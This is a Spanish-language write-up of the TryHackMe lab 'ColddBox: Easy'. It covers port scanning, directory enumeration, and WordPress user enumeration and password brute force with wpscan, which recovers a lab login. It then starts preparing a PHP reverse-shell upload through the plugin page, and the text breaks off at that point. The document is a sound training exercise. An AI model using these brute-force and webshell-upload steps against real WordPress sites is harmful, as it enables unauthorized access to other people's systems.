🏴‍☠️ Write-Up: Máquina "ColddBox: Easy"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Hago un escaneo general para identificar los puertos y servicios abiertos.




```
┌──(root㉿kali)-[~]
└─# nmap -p- -vvv --open 10.10.29.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-07 08:27 -04
Initiating Ping Scan at 08:27
Scanning 10.10.29.5 [4 ports]
Completed Ping Scan at 08:27, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:27
Completed Parallel DNS resolution of 1 host. at 08:27, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:27
Scanning 10.10.29.5 [65535 ports]
Discovered open port 80/tcp on 10.10.29.5
SYN Stealth Scan Timing: About 30.78% done; ETC: 08:29 (0:01:10 remaining)
Discovered open port 4512/tcp on 10.10.29.5
Completed SYN Stealth Scan at 08:28, 80.30s elapsed (65535 total ports)
Nmap scan report for 10.10.29.5
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2025-04-07 08:27:22 -04 for 80s
Not shown: 64903 closed tcp ports (reset), 630 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 63
4512/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 80.89 seconds
           Raw packets sent: 77465 (3.408MB) | Rcvd: 72383 (3.107MB)
```

🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo específico a los puertos abiertos encontrados anteriormente para encontrar más información. Puedo identificar que corre un WordPress en la web.




```
┌──(root㉿kali)-[~]
└─# nmap -p80,4512 -sV -sC -vvv 10.10.29.5
```




```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDngxJmUFBAeIIIjZkorYEp5ImIX0SOOFtRVgperpxbcxDAosq1rJ6DhWxJyyGo3M+Fx2koAgzkE2d4f2DTGB8sY1NJP1sYOeNphh8c55Psw3Rq4xytY5u1abq6su2a
1Dp15zE7kGuROaq2qFot8iGYBVLMMPFB/BRmwBk07zrn8nKPa3yotvuJpERZVKKiSQrLBW87nkPhPzNv5hdRUUFvImigYb4hXTyUveipQ/oji5rIxdHMNKiWwrVO864RekaVPdwnSIfEtVevj1XU/RmG4miIbsy2A7jRU0
34J8NEI7akDB+lZmdnOIFkfX+qcHKxsoahesXziWw9uBospyhB
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKNmVtaTpgUhzxZL3VKgWKq6TDNebAFSbQNy5QxllUb4Gg6URGSWnBOuIzfMAoJPWzOhbRHAHfGCqaAryf81+Z8=
|   256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE/fNq/6XnAxR13/jPT28jLWFlqxd+RKSbEgujEaCjEc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dejo ejecutándose Gobuster mientras exploro la web del puerto 80. Luego, me doy cuenta que hay directorios interesantes como **/wp-content**, **/wp-login.php**, **/hidden** y **/wp-admin**



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.29.5/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.29.5/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.29.5/]
/wp-content           (Status: 301) [Size: 313] [--> http://10.10.29.5/wp-content/]
/wp-login.php         (Status: 200) [Size: 2547]
/license.txt          (Status: 200) [Size: 19930]
/wp-includes          (Status: 301) [Size: 314] [--> http://10.10.29.5/wp-includes/]
/readme.html          (Status: 200) [Size: 7173]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 311] [--> http://10.10.29.5/wp-admin/]
/hidden               (Status: 301) [Size: 309] [--> http://10.10.29.5/hidden/]
/xmlrpc.php           (Status: 200) [Size: 42]
```


Visitando **/hidden** encuentro un mensaje. Puedo asumir que existe el usuario C0ldd, Hugo y Philip.



U-R-G-E-N-T


C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Luego, visito **/wp-login.php** y es una interfaz de login. Intenté ingresar con admin:admin pero no funcionó.




💥 3. Explotación de Vulnerabilidades

Decido hacer un escaneo de usuarios con wpscan. Podría servir para estar seguro de que usuarios existen y ver la posibilidad de aplicar fuerza bruta con wpscan o hydra.




```
┌──(root㉿kali)-[~]
└─# wpscan --url http://10.10.29.5/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Se encuentran tres usuarios, los cuales son los mismos encontrados en **/hidden**.




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Decido aplicar fuerza bruta con wpscan para intentar encontrar credenciales de acceso para el login de la web.




```
┌──(root㉿kali)-[~]
└─# wpscan --url http://10.10.29.5/ --passwords /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Después de una breve espera, encuentra una coincidencia.



```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
```

Inicio sesión y me puse a explorar el Dashboard, y encuentro que se puden subir Plugins. Puede usarse para hacer una reverse shell.



WordPress 5.8.1 is available! Please update now.

Add Plugins

Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the WordPress Plugin Directory or upload a plugin in .zip format via this page.


An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums.

Popular tags

You may also browse based on the most popular tags in the Plugin Directory:

An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums .

Aquí se pueden subir archivos, por lo que voy a preparar mi reverse shell.




WordPress 5.8.1 is available! Please update now.

Add Plugins

If you have a plugin in a .zip format, you may install it by uploading it here.


Thank you for creating with WordPress.

Busco el contenido de php-reverse-shell.php y lo leo para posteriormente copiarlo.




```
┌──(root㉿kali)-[/usr/share/webshells/php]
└─# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# cat php-reverse-shell.php
```

Creo un archivo webshell.php y pego el contenido.




```
┌──(root㉿kali)-[~]
└─# nano webshell.php
```

Configuro el código con mi ip de tun0 y el puerto que usaré para la escucha.



